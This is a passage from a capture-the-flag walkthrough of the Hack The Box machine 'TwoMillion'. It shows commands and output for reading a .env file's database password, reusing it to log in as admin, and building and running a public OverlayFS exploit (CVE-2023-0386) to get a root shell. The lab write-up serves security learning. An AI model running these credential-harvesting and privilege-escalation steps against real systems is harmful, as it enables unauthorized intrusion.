drwxr-xr-x  2 root root 4096 Jun  6 10:22 assets
drwxr-xr-x  2 root root 4096 Jun  6 10:22 controllers
drwxr-xr-x  5 root root 4096 Jun  6 10:22 css
drwxr-xr-x  2 root root 4096 Jun  6 10:22 fonts
drwxr-xr-x  2 root root 4096 Jun  6 10:22 images
-rw-r--r--  1 root root 2692 Jun  2 18:57 index.php
drwxr-xr-x  3 root root 4096 Jun  6 10:22 js
drwxr-xr-x  2 root root 4096 Jun  6 10:22 views
www-data@2million:~/html$ cat .env
cat .env
DB_HOST=127.0.0.1
DB_DATABASE=htb_prod
DB_USERNAME=admin
```


```
DB_PASSWORD=SuperDuperPass123
www-data@2million:~/html$
```

```
www-data@2million:~/html$ cat /etc/passwd|grep sh$
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/bin/bash
admin:x:1000:1000::/home/admin:/bin/bash
www-data@2million:~/html$ su - admin
Password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@2million:~$ whoami
admin
admin@2million:~$ cat /home/admin/user.txt
52c9066f6c9c7d7fdf73f714668d7dde
```

Root Flag

CVE-2023-0386

Ran `linpeas`



```
╔══════════╣ Searching installed mail applications

╔══════════╣ Mails (limit 50)
      271      4 -rw-r--r--   1 admin    admin          540 Jun  2 23:20 /var/mail/admin
      271      4 -rw-r--r--   1 admin    admin          540 Jun  2 23:20 /var/spool/mail/admin
```


```
admin@2million:/$ cat /var/mail/admin
From: ch4p <ch4p@2million.htb>
```

```
To: admin <admin@2million.htb>
Cc: g0blin <g0blin@2million.htb>
Subject: Urgent: Patch System OS
Date: Tue, 1 June 2023 10:45:22 -0700
Message-ID: <9876543210@2million.htb>
X-Mailer: ThunderMail Pro 5.2

Hey admin,

I'm know you're working as fast as you can to do the DB migration. While we're partially down, can you also upgrade the OS on our
web host? There have been a few serious Linux kernel CVEs already this year. That one in OverlayFS / FUSE looks nasty. We can't
get popped by that.

HTB Godfather
```

```
admin@2million:~$ uname -a
Linux 2million 5.15.70-051570-generic #202209231339 SMP Fri Sep 23 13:45:37 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

The version was released on 2022

Google : `OverlayFS 2023 priv escalate`



OverlayFS 2023 priv escalate

約有 513,000 項結果 (搜尋時間：0.44 秒)

The OverlayFS vulnerability, CVE-2023-0386, is a local privilege escalation vulnerability in the Linux kernel that allows an unprivileged user to escalate their privileges to the root user. The vulnerability is trivial to exploit and applicable to a wide-ranging set of popular Linux distributions and kernel versions.

fletch.ai
https://fletch.ai › the-overlayfs-vulnerability-cve-2023-0...

The OverlayFS vulnerability CVE-2023-0386 - Fletch's AI

datadoghq.com
https://securitylabs.datadoghq.com › ov... · 翻譯這個網頁 35

The OverlayFS vulnerability CVE-2023-0386

2023年5月10日 — It is a local privilege escalation vulnerability, allowing an unprivileged user to escalate their privileges to the root user. Key points and ...

desdelinux.net
https://blog.desdelinux.net › a-vulnerabi... · 翻譯這個網頁

A vulnerability in OverlayFS allows the escalation of user ...

2023年3月30日 — Information was released about a vulnerability detected in linux kernel in the OverlayFS file system implementation (listed under CVE-2023-0386) ...

securityonline.info

Found POC on github: https://github.com/xkaneiki/CVE-2023-0386

Copy the POC to target

```
┌──(kali㉿kali)-[~/htb/TwoMillion/www]
└─$ git clone https://github.com/xkaneiki/CVE-2023-0386

┌──(kali㉿kali)-[~/htb/TwoMillion/www]
└─$ sshpass -p 'SuperDuperPass123' scp -r CVE-2023-0386 admin@2million.htb:/tmp/
```


On target, build the binaries

```
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ make all
```

Run these two commands in separated terminal

```
./fuse ./ovlcap/lower ./gc
```

```
./exp
```



```
admin@2million:/tmp/CVE-2023-0386$ ./fuse ./ovlcap/lower ./gc
[+] len of gc: 0x3ee0
[+] readdir
[+] getattr_callback
/file
[+] open_callback
/file
[+] read buf callback
offset 0
size 16384
path /file
[+] open_callback
/file
[+] open_callback
/file
[+] ioctl callback
path /file
cmd 0x80086601
```

```
total 16
drwxrwxr-x 1 root   root       60 Jul  6 05:32 .
drwxr-xr-x 6 root   root      140 Jul  6 05:32 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jul  6 05:32 file
[+] exploit success!
setuid: Operation not permitted
admin@2million:/dev/shm/CVE-2023-0386$ cd /tmp
admin@2million:/tmp$ cd CVE-2023-0386/
admin@2million:/tmp/CVE-2023-0386$ ./exp
uid:1000 gid:1000
[+] mount success
total 8
drwxrwxr-x 1 root   root     4096 Jul  6 05:50 .
drwxr-xr-x 6 root   root     4096 Jul  6 05:50 ..
-rwsrwxrwx 1 nobody nogroup 16096 Jan  1  1970 file
[+] exploit success!
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@2million:/tmp/CVE-2023-0386# id
uid=0(root) gid=0(root) groups=0(root),1000(admin)
root@2million:/tmp/CVE-2023-0386# cat /root/root.txt
```


> Note that if the exploit was put at places such as `/dev/shm/` , it will fail.

Additional

Easter Egg

```
root@2million:/root# ls
root.txt  snap  thank_you.json
```

Cyberchef Url decode and from hex


Last build: 3 months ago - Version 10 is here! Read about the new features here
Options
About / Support
Recipe
Input
Output
STEP
BAKE!
Auto Bake

URL Decode


From Hex

Delimiter
Auto

```
